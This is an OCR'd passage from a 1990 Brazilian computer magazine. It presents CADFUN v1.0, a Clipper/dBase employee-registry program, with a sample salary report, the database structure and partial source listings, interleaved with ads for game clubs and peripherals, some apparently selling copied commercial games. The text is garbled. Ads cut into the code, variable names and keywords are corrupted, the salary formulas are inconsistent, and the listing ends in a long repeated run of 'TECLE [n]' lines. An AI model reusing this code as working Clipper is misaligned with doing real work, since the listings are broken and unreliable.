- A indexação do programa é feita pelo nome do funcionário. Quando este é alterado, a indexação não é refeita na hora, mas acontece. Note que o computador refaz a indexação mas você não a vê. Para vê-la basta sair da opção e entrar de novo para comprovar.

3-BAIXA REGISTRO - Esta função é destinada a dar baixa em itens do cadastro. Ela possibilita ao usuário escolher se a seleção do registro a apagar será por nome ou por código do funcionário. Uma vez encontrado o registro, o programa pergunta se você quer ou não que este seja apagado. Note que se sairmos direto desta opção e verificarmos o cadastro, o registro ainda estará lá. Para apagá-lo de vez, é necessário entrar na opção AR-RUMA ARQUIVO do submenu; confirmamos a operação e, então, o funcionário estará totalmente retirado do cadastro.

4-CONSULTA REGISTRO - Simples consulta do registros de cadastro. Esta opção é destinada a mera consulta do cadastro de funcionários. Os dados são expostos da mesma maneira que a



opção ALTERA, dando total liberdade ao usuário para verificar o arquivo todo.

5-CÁLCULOS - Esta opção se torna muito mais útil quando o usuário resolve fixar todos os reajustes iguais, ou seja, todos os funcionários têm seus salários corrigidos igualmente. É possível escolher entre fixar as taxas de reajuste e as taxas de projeção. Além disso, há a opção de refazer todos os cálculos do cadastro para rejeitar, de vez, as hipóteses de erro.

6-RELATÓRIOS - Escolhendo esta opção pode-se pular para um outro submenu onde estarão as opções de relatório por ano de admissão, relatório geral e relatório por salários, cada qual com suas respectivas funções.

a) Relatório geral - Este relatório relaciona todos os registros existentes no cadastro.

b) Relatório por ano de admissão - Nesta opção o computador pergunta o ano de admissão desejado para o relatório e dá apenas a listagem dos funcionários admitidos no ano.


c) Relatório por salários - esta opção pede a faixa de salário desejada para o relatório. O computador pede o salário mínimo e o salário máximo e exibe o relatório, relacionando apenas os funcionários que ganham dentro da faixa de remuneração desejada.

Obs: todos os relatórios possuem um cabeçalho exibindo o nome do funcionário, a data de admissão e o seu respectivo salário. No final aparecem o número de funcionários relacionados, a soma dos salários e a média desses salários.

7-UTILITÁRIOS DO SISTEMA - Este é, sem dúvida, o módulo mais sofisticado do programa. Nele você poderá ver diretórios de outros discos, acessar um comando do DOS diretamente do programa, apagar arquivos, renomear arquivos, fazer Backup de segurança, além de um relatório do sistema onde estarão expostos dados como: tamanho do arquivo de dados, tamanho dos arquivos de indexação, número de registros e bytes livres no drive corrente.

8-FIM DE PROCESSAMENTO - Aqui acredito que não seja preciso dar nenhuma explicação. Fim de programa.

O programa como vocês vêem é fá-



*** RELATORIO GERAL DO CADASTRO DE FUNCIONARIOS ***
CADASTRO DE FUNCIONARIOS BURN BITS

COD.	NOME DO FUNC.	FUNCAO	ADMISSAO	SALARIO
00073	ADILSON M. OLIVEIRA	LAM. SERRADOR	03/12/87	8012.60
00250	AGNALDO A. SANTOS	AUX. PATIO	20/01/89	9398.40
00003	CARLOS JOSE MOREDO	SERRADOR OP.	17/08/87	5019.00
00321	EDUARDO MOREDO	SERRADOR OP.	05/05/89	10863.00
00736	HENRIQUE MATOS	AUX. PATIO	08/11/82	8423.80
00979	LUIZ FABIO DOURADO	FAXINEIRO	03/03/85	8563.50
00001	VICENTE JOSE MOREDO	FAXINEIRO	23/10/89	8563.50

* TOTAL: 7 funcionarios com 56844.70 de salario total.
* MEDIA DE SALARIOS: 8120.67

Figura 1

cil de entender e espero que se torne útil para muita gente. Quando compilado, sua extensão chega perto de 190 Kbytes. Para rodar o sistema corretamente, crie a estrutura do arquivo em um programa compatível com o dBase III e quando dentro do CADFUN crie a indexação através do menu de utilitários na opção criar indexação. Note que a indexação do dBase III é diferente daquela do Clipper.

A compilação do programa só será bem sucedida se a versão do Clipper for a Summer'87 e se o módulo

EXTEND.LIB for incluído na Link-Edição.

O CADFUN v1.0 pode ser útil para o usuário que faz seu cadastro de funcionários em fichários ou pastas. Mas quero frisar bem que o CADFUN v1.0 não é um programa de folha de pagamento, tendo em vista que um programa para desempenhar essa tarefa é bem mais complicado que este. ▶

VICENTE JOSÉ MOREDO é estudante e autodidata em informática. Programa em Pascal, Basic, dBase III e Clipper.

• Estrutura do arquivo FUNC.DBF

Structure for database: C: FUNC. dbf
Number of data records: 7
Date of last update : 05/24/90

Field	Field Name	Type	Width	Dec
1	CODI	Character	5	
2	NOME	Character	25	
3	ADMISSAO	Character	8	
4	FUNCAO	Character	20	
5	SALANT	Numeric	9	2
6	SALAT	Numeric	9	2
7	SALAP	Numeric	9	2
8	TAXA1	Numeric	6	2
9	TAXA2	Numeric	6	2

** Total ** 98

Programa: CADFUN

```
----> HELP.PRG
*
* CADASTRO DE FUNCIONARIOS
* MODULO HELP AO USUARIO (11)
*
SAVE SCREEN TO HELPS
SET COLOR TO W/R
@ 8.8 CLEAR TO 21.71
@ 8.8 TO 21.71 DOUBLE
@ 9.10 SAY "TECLAS PARA CONTROLE DE EDICAO E ESCOLHA"
@ 11.10 SAY "[Enter]->Da entrada nos dados ou efetua escolhas nos menus"
@ 12.10 SAY "[Setas]->Movimenta barras do menu ou cursor"
@ 13.10 SAY "[Home]->Vai para o inicio do menu ou campo"
@ 14.10 SAY "[End]->Vai para o fim do menu ou campo"
@ 15.10 SAY "[---]->Apaga ultimo caractere pressionado"
@ 16.10 SAY "[Ins]->Liga ou desliga o modo de insercao"
@ 17.10 SAY "[Del]->Apaga o caractere sob o cursor"
@ 18.10 SAY "[^V]->Apaga todo o contendo de um campo"
@ 19.10 SAY "[#]->Retorna ao menu anterior quando na entrada de dados"
SET COLOR TO B/W
@ 20.23 SAY "PRESSIONE ALGUMA TECLA PARA SAIR"
SET CURSOR OFF
INKEY 0
SET COLOR TO
RESTORE SCREEN FROM HELPS
RETURN

----> CADFUN.PRG
*
* CADFUN - CADASTRO DE FUNCIONARIOS v1.0
* VICENTE JOSE MOREDO - BURN BITS
* DEZEMBRO DE 1989
* MODULO MENU PRINCIPAL
*
CLEAR ALL
SET TALK OFF
SET STATUS OFF
SET BELL OFF
SET SAFETY OFF
SET TYPE TO 60
SET SCORE OFF
PUBLIC DRIVESIS
DRIVESIS="C:"
DRISI=3
OP=1
USE FUNC INDEX PESSOAL.CODIX

DO WHILE .T.
  CLEAR
  @ 0.0 TO 24.79 DOUBLE
  SET COLOR TO B/W
  @ 1.3 SAY "CADFUN - CADASTRO DE FUNCIONARIOS versao 1.0 - BURN BITS"

  SET COLOR TO
  @ 2.3 TO 22.76 DOUBLE
  SET MESSAGE TO 23 CENTER
  @ 5.24 PROMPT "CADASTRO DE FUNCIONARIOS" MESSAGE "INSERE NOVOS FUNCIONARIOS"
  NO CADASTRO
  @ 7.24 PROMPT "ALTERA REGISTROS DO CADASTRO" MESSAGE "ALTERA REGISTROS DO CADASTRO QUE FORAM INSERIDOS ERRADO"
  CADASTRO QUE FORAM INSERIDOS ERRADO
  @ 9.24 PROMPT "BAIXA REGISTRO" MESSAGE "APAGA REGISTROS DO CADASTRO"
  @ 11.24 PROMPT "CONSULTA DE REGISTROS" MESSAGE "SIMPLES CONSULTA DE REGISTROS DO ARQUIVO"
  @ 13.24 PROMPT "CALCULOS" MESSAGE "RECALCULA SALARIOS DE ACORDO COM PORCENTAGEM SELECIONADA"
  @ 15.24 PROMPT "RELATORIOS" MESSAGE "IMPRIME RELATORIOS A PARTIR DA ESCOLHA FEITA PELO USUARIO"
  @ 17.24 PROMPT "UTILITARIOS" MESSAGE "UTILITARIOS DE DISCO E ARQUIVOS DO SISTEMA"
  @ 19.24 PROMPT "FIM DE PROCESSAMENTO" MESSAGE "FIM DO PROGRAMA (SO ESCOLHA SE TIVER CERTEZA)"
  MENU TO OP

  DO CASE
  CASE OP=1
  DO CADAS

  CASE OP=2
  DO EDITA

  CASE OP=3
  DO BAIXA

  CASE OP=4
  DO CONSU

  CASE OP=5
  DO CALC
  SET CURSOR OFF

  CASE OP=6
  DO REL

  CASE OP=7
  DO CUTIL

  CASE OP=8
  CLEAR
  SET COLOR TO B/W
  @ 11.32 TO 14.44 DOUBLE

  @ 19.55 SAY "ATE MAI"
  @ 13.33 SAY "BURN BITS"
  SET COLOR TO
  @ 23.0
  SET CURSOR ON
  QUIT

  ENDCASE
  ENDDO

  ----> CADAS.PRG
  *
  * CADASTRO DE FUNCIONARIOS
  * MODULO CADASTRA FUNCIONARIO
  *
  USE FUNC INDEX PESSOAL.CODIX
  SET CURSOR ON
  SET COLOR TO B/W
  @ 1.3 SAY SPACE(23) + "INSERE FUNCIONARIO NO ARQUIVO" + SPACE(22)
  SET COLOR TO
  @ 3.4 CLEAR TO 21.75
  @ 23.2 SAY SPACE(76)
  SIM="N"

  DO WHILE .T.
    NOME=SPACE(50)
    NCODI=SPACE(5)
    NADMISSAO=SPACE(8)
    NFUNCAO=SPACE(20)
    NSALANT=0
    NSALAT=0
    NSALAP=0
    NTAXA1=0
    NTAXA2=0

    @ 4.10 SAY "CODIGO DO FUNCIONARIO:"
    @ 6.10 SAY "NOME:"
    @ 8.10 SAY "DATA ADMISSAO:"
    @ 10.10 SAY "FUNCAO:"
    @ 12.10 SAY "SALARIO ANTERIOR:"
    @ 14.10 SAY "SALARIO ATUAL:"
    @ 16.10 SAY "SALARIO PROJECAO:"
    @ 13.50 SAY "REAJUSTE:"
    @ 15.50 SAY "PROJECAO:"
    @ 23.5 SAY SPACE(67)
    @ 23.15 SAY "PARA CANCELAR BASTA TECLAR [#] NO CAMPO CODIGO"
    @ 4.23 GET NCODI PICTURE "X9999"
    READ
    IF NCODI="#"
      EXIT
    ENDF
    @ 6.15 GET NNAME
    @ 3.25 GET NADMISSAO PICTURE "99/99/99"
    @ 10.15 GET NFUNCAO
    @ 12.27 GET NSALANT PICTURE "999.999.99"
    @ 13.60 GET NTAXA1 PICTURE "999.99"
    @ 15.60 GET NTAXA2 PICTURE "999.99"
    READ
    NSALAT=NSALANT*(NSALANT*NTAXA1+.01)
    NSALAP=NSALAT*(NSALAT*NTAXA2+.01)
    @ 14.24 SAY NSALAT PICTURE "999.999.99"
    @ 16.27 SAY NSALAP PICTURE "999.999.99"

    IF NNAME="" .OR. NSALANT=0 .OR. NSALAT=0 .OR. NCODI="" .OR. NTAXA1=0 .OR. NTAXA2=0
      @ 23.10 SAY SPACE(65)
      @ 23.15 SAY "*" ENTRADA DE DADOS ERRADA. FAVOR VERIFICAR CAMPOS : *
      A=0
      DO WHILE A<2000
        A=A+1
      ENDDO
      LOOP
    ENDF

    APPEND BLANK
    REPLACE CODI WITH NCODI
    REPLACE NOME WITH NNAME
    REPLACE ADMISSAO WITH NADMISSAO
    REPLACE FUNCAO WITH NFUNCAO
    REPLACE SALANT WITH NSALANT
    REPLACE SALAT WITH NSALAT
    REPLACE SALAP WITH NSALAP
    REPLACE TAXA1 WITH NTAXA1
    REPLACE TAXA2 WITH NTAXA2

    @ 23.5 SAY SPACE(67)
    @ 23.27 SAY "FIM DE FUNCAO (S/N):" GET FIM
    READ
  ENDDO
  SET CURSOR OFF
  RETURN

  ----> EDITA.PRG
  *
  * CADASTRO DE FUNCIONARIOS
  * MODULO EDITA REGISTROS
  *
  CLEAR
  @ 0.0 TO 24.79 DOUBLE
  @ 3.3 TO 21.76 DOUBLE
  GO TOP
  DECLARE CAMPOS(9),TITULO(9),MASCAR(9)
```

DESKTOP PUBLISHING:

A opinião de quem está usando; quais são os melhores programas do mercado; quanto custa aqui e lá fora; os periféricos necessários.

CONCESSIONÁRIO DE VENDA DE ESPAÇO
PARA ESTA PÁGINA L&F DESIGN

INFORMAÇÕES (021)235-4986

PS PRODUTOS &
SERVIÇOS

SALZANI

• **LIGHT-PEN:** Possibilita desenhos em alta resolução diretamente na tela da TV. Acompanha: Manual e o software gráfico LIGHT-ART. Cr\$ 6.000,00 + 700,00 (SEDEX).

• **SUPERSTICK:** Ultra resistente. Construído com a mesma tecnologia usada nas máquinas de Fliperama. Contém exclusivo circuito de tiro automático. Não precisa de interface. Versões para MSX, AMIGA E MASTER SYSTEM. Cr\$ 7.000,00 + 1.500,00 (SEDEX).

• **SUPER JOGOS PARA PC:** Robocop, power Drift, Airbone-Range, Budokan, 3 Patetas, Indiana Jones III, Motocross, Lombard, Rally, Prince of Pérsia, Operation Wolf, Chess Master 2000 (xadrez 3D), Die Hard (Duro de Matar), Out Run, After Burner, Grand Prix, Ninja Saboteur II, Karateka (= o do Apple), Vette Hostage, Crazy Car II, Space Race, Double Dragon II.

Acompanha: Pequeno manual com instruções de carregamento e códigos de acesso.

Você pode usar os jogos da SALZANI sem medo de vírus. Todos os jogos são rigorosamente testados antes de serem enviados. Cr\$ 2.000,00 para as despesas postais e disco já incluso no preço.

NÃO COMPRE SEM VER!!! Demonstramos nossos jogos e produtos antes de você levar.

Localização: A SALZANI fica pertinho do metrô Carrão. Se você vier de carro, é facilímo estacionar em frente. Não tem Zona Azul nem placa de Estacionamento Proibido.

Atendimento: Atendemos de 2ª a Domingo. Marque hora pelo telefone (011)296-2015

Para adquirir: Venha pessoalmente ou mande cheque nominal à:

ANSELMO SALZANI

Praça Heitor Levy, 30 - Tatuapé
03316 - São Paulo-SP

REVENDAS AUTORIZADAS (LIGHT-PEN E SUPERSTICK):

SP: ECTRON 290-7266 • PLACE TECH 575-3087 • PAULISOFT 37-1814

• CHAMPION 65-2030 • MISC 36-3226 • TOY GAMES 277-4878 • NADAL INFORMÁTICA 297-2114 • TALL COMUNICAÇÃO 276-7465 • REDI UNIVERSOFT 825-5240

RJ: HOT CENTER 577-5746

SÓ AMIGA™

NOVIDADES

AFTER BURNER (1 DISCO)
GUN SHIP (1 DISCO)
BEAST III (2 DISCOS)
THE KRISTAL (4 DISCOS)
P47 THUNDERBOLT (1 DISCO)
AQUA NAUT (3 DISCOS)
DUCK TALLE (2 DISCOS)
GRAND PRIX CARS (2 DISCOS)
PREDATOR (2 DISCOS)
BUDOKAN (2 DISCOS)
PAC MAN - IA (2 DISCOS)
ARKANOID II (1 DISCO)
PERSIAN GOLF INS. (2 DISCOS)

Cada gravação custa 6 BTN's sem o disco, ou 13 BTN's com o disco.
Envie cheque nominal à: Sérgio L. C. Santos no valor do seu pedido, acrescido de 9 BTN's para envio por SEDEX.
Prazo de entrega 7 dias.

SOLICITE CATÁLOGO COMPLETO COM JOGOS, UTILITÁRIOS E APLICATIVOS

SÓ GAMES

CAIXA POSTAL 1852
CEP 20001 - RIO DE JANEIRO-RJ.

SOFTCLUBES

A SOLUÇÃO EM SOFTWARE

PC CLUB

O Clube dos usuários do IBM-PC. Com mais de 2000 discos com as últimas novidades do mercado internacional. Mensalmente temos o PCNEWS, um canal de comunicação entre os sócios, com todas as informações sobre o mundo dos 16 BITS.

APPLE CLUB

O Clube dos usuários de APPLE. O maior acervo de programas com mais de 3000 títulos à sua disposição. Além disso, temos o APPLE NEWS, um jornal mensal com as novidades do Clube e que serve como meio de comunicação entre os sócios para troca de informações.

Caixa Postal 12190 CEP 02098
São Paulo-SP
Tel.: (011)299-1165



TIGER GAMES
APLICATIVOS
E UTILITÁRIOS
ORIGINAIS,
COM GARANTIA TOTAL
CONTRA
DEFEITOS DE
GRAVAÇÃO.

**SOLICITE
CATÁLOGO**

TIGER GAMES

TIGER GAMES REPRESENTAÇÕES

CAIXA POSTAL 1793
CEP 20001 - RIO DE JANEIRO-RJ
TEL.: (021)235-4986

S.O.S MICRO

**ATENDIMENTO INSTANTÂNEO (2hs.)
ASSISTÊNCIA TÉCNICA**

Especializado na área com 5 anos de
experiência em manutenção de:

**MICROS • REDES LOCAIS • MONITORES
E PERIFÉRICOS**

**Contratos de Manutenção a partir de 50 BTN's
Laboratório próprio**

ligue já e comprove!

TEL.: 299.1166

SÓ GAMES CLUB

JOGOS PARA IBM-PC

C/ 4 DISCOS = 20 BTN's
TURTLE MUTANT NINJA
ROBOCOP
GHOSTBUSTER
A-10 TANK KILLER
SKY or DIE (novo)
D&D THE CURSE A. BEND

C/ 2 DISCOS = 14 BTN's
MOTOCROSS
RAMBO III
AFTERBURNER
THE LAST NINJA
KING'S OF THE BEACH
DOUBLE DRAGON I e II

C/ 1 DISCO = 8 BTN's
CALIFORNIA GAMES
NINJA - PACMAN
SUPER STAR SOCCER
ITALY 90
OUTRUN
KARATEKA

AGUARDE BREVE LANÇAMENTOS: KING'S QUEST V e SPACE QUEST IV

CAIXA POSTAL 1852 - CEP 20001 - RJ

**O MELHOR EM JOGOS E UTILITÁRIOS
PARA O SEU IBM-PC, AMIGA E MSX**

• Faça seu pedido hoje mesmo, enviando cheque nominal para Sérgio L. C. Santos
• Acrescente mais 9 BTN's para despesas postais - Entrega via SEDEX
• Consulte nossa linha de periféricos, suprimentos e livros em geral
Peça catálogo detalhado informando a linha desejada

PROMOÇÕES LEVE 5 E GANHE + 1
LEVE 10 E GANHE + 3

DISTRIBUIDOR AUTORIZADO MSX SOFT INFORMÁTICA

```

CAMPOS(1)=-'CODIG'
CAMPOS(2)=-'NOME'
CAMPOS(3)=-'ADMISAO'
CAMPOS(4)=-'FUNCAO'
CAMPOS(5)=-'SALANT'
CAMPOS(6)=-'SALAT'
CAMPOS(7)=-'SALAP'
CAMPOS(8)=-'TAXA1'
CAMPOS(9)=-'TAXA2'

```

```

TITULO(1)=-'CODIGO'
TITULO(2)=-'NOME DO FUNCIONARIO'
TITULO(3)=-'DATA ADMISSAO'
TITULO(4)=-'FUNCAO'
TITULO(5)=-'SALARIO ANT.'
TITULO(6)=-'SALARIO ATUAL'
TITULO(7)=-'SALARIO PROJ.'
TITULO(8)=-'REAJUSTE'
TITULO(9)=-'PROJECAO'

```

```

MASCAR(1)=-'99999'
MASCAR(3)=-'99/99/99'
MASCAR(5)=-'999.999.99'
MASCAR(6)=-'999.999.99'
MASCAR(7)=-'999.999.99'
MASCAR(8)=-'999.99%'
MASCAR(9)=-'999.99%'

```

```

SET COLOR TO B/W
@ 1.3 SAY SPACE(13)+'MODULO EDITA REGISTROS DO CADASTRO DE
FUNCIONARIOS'+SPACE(11)
SET COLOR TO
@ 22.19 SAY 'TECLE [ESC] PARA RETORNAR AO MENU PRINCIPAL'
@ 23.14 SAY 'PARA EDITAR TECLE [ENTER] . [P] PARA PROCURAR CODIGO'
DEEDIT(4,4,20,75,CAMPOS,'REPLA',MASCAR,TITULO)

```

```

FUNCTION REPLA
PARAMETERS MODE,OPC

```

```

DO CASE
CASE MODE=0
RETURN (1)

```

```

CASE MODE=1
@ 23.5 SAY SPACE(65)
SET COLOR TO W
@ 23.25 SAY 'VOCE ESTA NO INICIO DO ARQUIVO'
SET COLOR TO
INKEY(5)
@ 22.19 SAY 'TECLE [ESC] PARA RETORNAR AO MENU PRINCIPAL'
@ 23.14 SAY 'PARA EDITAR TECLE [ENTER] . [P] PARA PROCURAR CODIGO'
RETURN (1)

```

```

CASE MODE=2
@ 23.5 SAY SPACE(65)
SET COLOR TO W
@ 23.27 SAY 'VOCE ESTA NO FIM DO ARQUIVO'
SET COLOR TO
INKEY(5)
@ 22.19 SAY 'TECLE [ESC] PARA RETORNAR AO MENU PRINCIPAL'
@ 23.14 SAY 'PARA EDITAR TECLE [ENTER] . [P] PARA PROCURAR CODIGO'
RETURN (1)

```

```

CASE MODE=3
@ 23.5 SAY SPACE(65)
SET COLOR TO W
@ 23.27 SAY 'O ARQUIVO CORRENTE ESTA VAZIO'
SET COLOR TO
INKEY(3)
RETURN (0)

```

```

CASE LASTKEY()=27
RETURN (0)

```

```

CASE LASTKEY()=-13
IF OPC=7
RETURN (1)
ENDIF
CO=COL(1)
LI=BOW(1)
CA=FIELDNAME(OPC)
SET CURSOR ON
SET COLOR TO W,G/R

```

```

@ LI.CO GET #CA
READ
SET COLOR TO
SET CURSOR OFF
KEYBOARD CHR(4)

```

```

IF CA='SALANT'
REPLACE SALAT WITH SALANT*(SALANT*TAXA1*.01)
REPLACE SALAP WITH SALAT*(SALAT*TAXA2*.01)
ENDIF

```

```

IF CA='SALAT'
REPLACE SALAP WITH SALAT*(SALAT*TAXA2*.01)
ENDIF

```

```

IF CA='TAXA1'
REPLACE SALAT WITH SALANT*(SALANT*TAXA1*.01)
REPLACE SALAP WITH SALAT*(SALAT*TAXA2*.01)
ENDIF

```

```

IF CA='TAXA2'
REPLACE SALAP WITH SALAT*(SALAT*TAXA2*.01)
ENDIF
RETURN (1)

```

```

CASE LASTKEY()=80

```

```

PROC
@ 23.5 SAY SPACE(67)
SET CURSOR ON
@ 20.22 SAY 'QUAL O CODIGO PARA PROCURA:' GET PROC
READ
SET CURSOR OFF
GO TOP
SET EXACT ON
LOCATE FOR CODI=PROC
SET EXACT OFF
@ 23.14 SAY 'PARA EDITAR TECLE [ENTER] . [P] PARA PROCURAR CODIGO'
RETURN(1)

```

```

ENDCASE
SET CURSOR OFF

```

```

---- BAIXA.PRG

```

```

* CADASTRO DE FUNCIONARIOS
* MODULO BAIXA REGISTRO

```

```

USE FUNC
SET CURSOR ON
SET COLOR TO B/W
@ 1.3 SAY SPACE(23)+'BAIXA FUNCIONARIO DO ARQUIVO'+SPACE(23)
SET COLOR TO
@ 2.3 CLEAR TO 21.75
@ 2.3 TO 22.76 DOUBLE
@ 23.2 SAY SPACE(78)
STORE 'N' TO FIM
OP=1

```

```

DO WHILE .T.
SET MESSAGE TO 23 CENTER
@ 9.25 PROMPT 'BAIXAR POR CODIGO DO FUNCIONARIO' MESSAGE 'APAGA REGISTRO'
SELECIONADO POR CODIGO DO FUNCIONARIO
@ 11.25 PROMPT 'BAIXAR POR NOME DO FUNCIONARIO' MESSAGE 'APAGA REGISTRO'
SELECIONADO POR NOME DO FUNCIONARIO
@ 13.25 PROMPT 'ARRUMAR ARQUIVO' MESSAGE 'ARRUMA ARQUIVO DE DADOS APAGANDO
REGISTROS PENDENTES'
@ 15.25 PROMPT 'FIM DE FUNCAO' MESSAGE 'RETORNA AO MENU PRINCIPAL DO
PROGRAMA'
MENU TO OP
DO CASE

```

```

CASE OP=1
SET INDEX TO CODIX.PESSOAL
BCO=SPACE(5)
@ 4.4 CLEAR TO 21.75
@ 11.14 TO 13.83 DOUBLE
@ 23.5 SAY SPACE(67)
@ 23.21 SAY 'TECLE [#] PARA VOLTAR AO MENU PRINCIPAL'
@ 12.16 SAY 'QUAL O CODIGO DO FUNCIONARIO PARA BAIXAR:' GET BCO PICTURE
'X9999'
READ

```



**ASSOCIE-SE JÁ
É GRÁTIS!**

Atendemos todo o Brasil via SEDEX
Solicite Catálogo Grátis através da Cx. Postal 13069 CEP 20260 - Rio - RJ

DIGITAL BOYS CLUBE

Exclusivo e de Classe Internacional

Digital Boys Clube coloca você por dentro do MSX, trazendo vantagens e benefícios exclusivos "For Members Only".
É só ficar sócio.

E para seu MSX:

- JOGOS, APLICATIVOS, UTILITÁRIOS
- DRIVES DDX, MEGA RAM, KIT 2.0
- IMPRESSORAS, MONITOR, MODEM
- EXPANSOR DE SLOTS, 80 COLUNAS
- JOYSTICKS, CABOS, MESAS
- DISQUETES, FORMULÁRIOS, FITAS

**Representante autorizado dos produtos:
NEMESIS, DISCOVERY.**

Visite a nova Sede do DBC
Av. Passos, 101 Gr 1203
Centro (esq. com Av.
Presidente Vargas)
Rio de Janeiro - RJ

(021) 233-3207

```

IF BCO="*" OR BCO=""
@ 10.5 CLEAR TO 14.75
LOOP
ENDIF
GO TOP
SEEK BCO
IF .NOT. FOUND()
@ 23.5 SAY SPACE(67)
SET COLOR TO W*
@ 23.28 SAY "ESTE CODIGO NAO EXISTE !"
SET COLOR TO
A=0
DO WHILE A<1500
A=A+1
ENDDO
@ 4.4 CLEAR TO 21.75
ELSE
CERT="?"
@ 23.5 SAY SPACE(67)
@ 23.28 SAY "TEM CERTEZA ? (S/N) : " GET CERT
READ
IF CERT="S"
GO TOP
SEEK BCO
DELETE
ENDIF
@ 4.4 CLEAR TO 21.75
ENDIF

CASE OP=2
SET INDEX TO PESSOAL.CODIX
NOBA=SPACE(20)
@ 4.4 CLEAR TO 21.75
@ 11.7 TO 13.71 DOUBLE
@ 23.5 SAY SPACE(67)
@ 23.21 SAY "TECLE [1] PARA VOLTAR AO MENU PRINCIPAL"
@ 12.8 SAY "QUAL O NOME DO FUNCIONARIO PARA BAIXAR : " GET NOBA
READ
IF NOBA="*" OR NOBA=""
LOOP
ENDIF
GO TOP
NOBAS=TRIM(NOBA)
SEEK NOBAS
IF .NOT. FOUND()
@ 23.5 SAY SPACE(67)
SET COLOR TO W*
@ 23.28 SAY "ESTE NOME NAO EXISTE !"
SET COLOR TO
A=0
DO WHILE A<1500
A=A+1
ENDDO
@ 4.4 CLEAR TO 21.75
ELSE
CERT="?"
@ 23.5 SAY SPACE(67)
@ 23.28 SAY "TEM CERTEZA ? (S/N) : " GET CERT
IF CERT="S"
SEEK NOBA
DELETE
ENDIF
@ 4.4 CLEAR TO 21.75
ENDIF

CASE OP=3
CERT="?"
@ 4.4 CLEAR TO 21.75
@ 23.5 SAY SPACE(67)
@ 23.28 SAY "TEM CERTEZA ? (S/N) : " GET CERT
IF CERT="S"
@ 12.28 CLEAR TO 14.53
@ 12.28 TO 14.53 DOUBLE
SET COLOR TO W*
@ 13.30 SAY "ARRUMANDO ARQUIVO."
SET COLOR TO
PAK
@ 4.4 CLEAR TO 21.75
LOOP
ENDIF

CASE OP=4
EXIT

ENDCASE
ENDDO
USE FUNC INDEX PESSOAL.CODIX
SET CURSOR OFF
RETURN

----> CONSU.PRG

*
* CADASTRO DE FUNCIONARIOS
* MODULO CONSULTA REGISTROS
*

@ 4.4 CLEAR TO 21.75
GO TOP
DECLARE CAMPOS(9),TITULO(9),MASCAR(9)
NADA=""

CAMPOS(1)="CODIG"
CAMPOS(2)="NOME"
CAMPOS(3)="ADMISSAO"
CAMPOS(4)="FUNCAO"
CAMPOS(5)="SALANT"
CAMPOS(6)="SALAT"
CAMPOS(7)="SALAP"
CAMPOS(8)="TAXA1"
CAMPOS(9)="TAXA2"

TITULO(1)="CODIGO"
TITULO(2)="NOME DO FUNCIONARIO"
TITULO(3)="DATA ADMISSAO"
TITULO(4)="FUNCAO"
TITULO(5)="SALARIO ANT."
TITULO(6)="SALARIO ATUAL"
TITULO(7)="SALARIO PROJ."
TITULO(8)="TAXA REAJ."
TITULO(9)="TAXA PROJ."

MASCAR(1)="99999"
MASCAR(2)="99/99/99"
MASCAR(3)="999.999.99"
MASCAR(4)="999.999.99"
MASCAR(5)="999.999.99"
MASCAR(6)="999.999.99"
MASCAR(7)="999.999.99"
MASCAR(8)="999.999"
MASCAR(9)="999.999"

SET COLOR TO B/W
@ 1.3 SAY SPACE(11) + "MODULO CONSULTA REGISTROS DO CADASTRO DE
FUNCIONARIOS" +SPACE(10)

SET COLOR TO
@ 23.18 SAY "TECLE [1] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [2] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [3] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [4] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [5] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [6] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [7] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [8] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [9] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [0] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [10] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [11] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [12] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [13] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [14] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [15] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [16] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [17] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [18] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [19] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [20] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [21] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [22] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [23] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [24] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [25] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [26] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [27] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [28] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [29] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [30] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [31] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [32] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [33] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [34] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [35] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [36] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [37] PARA RETORNAR AO MENU PRINCIPAL"
@ 23.18 SAY "TECLE [38] PARA RETORNAR AO MENU PRINCIPAL"
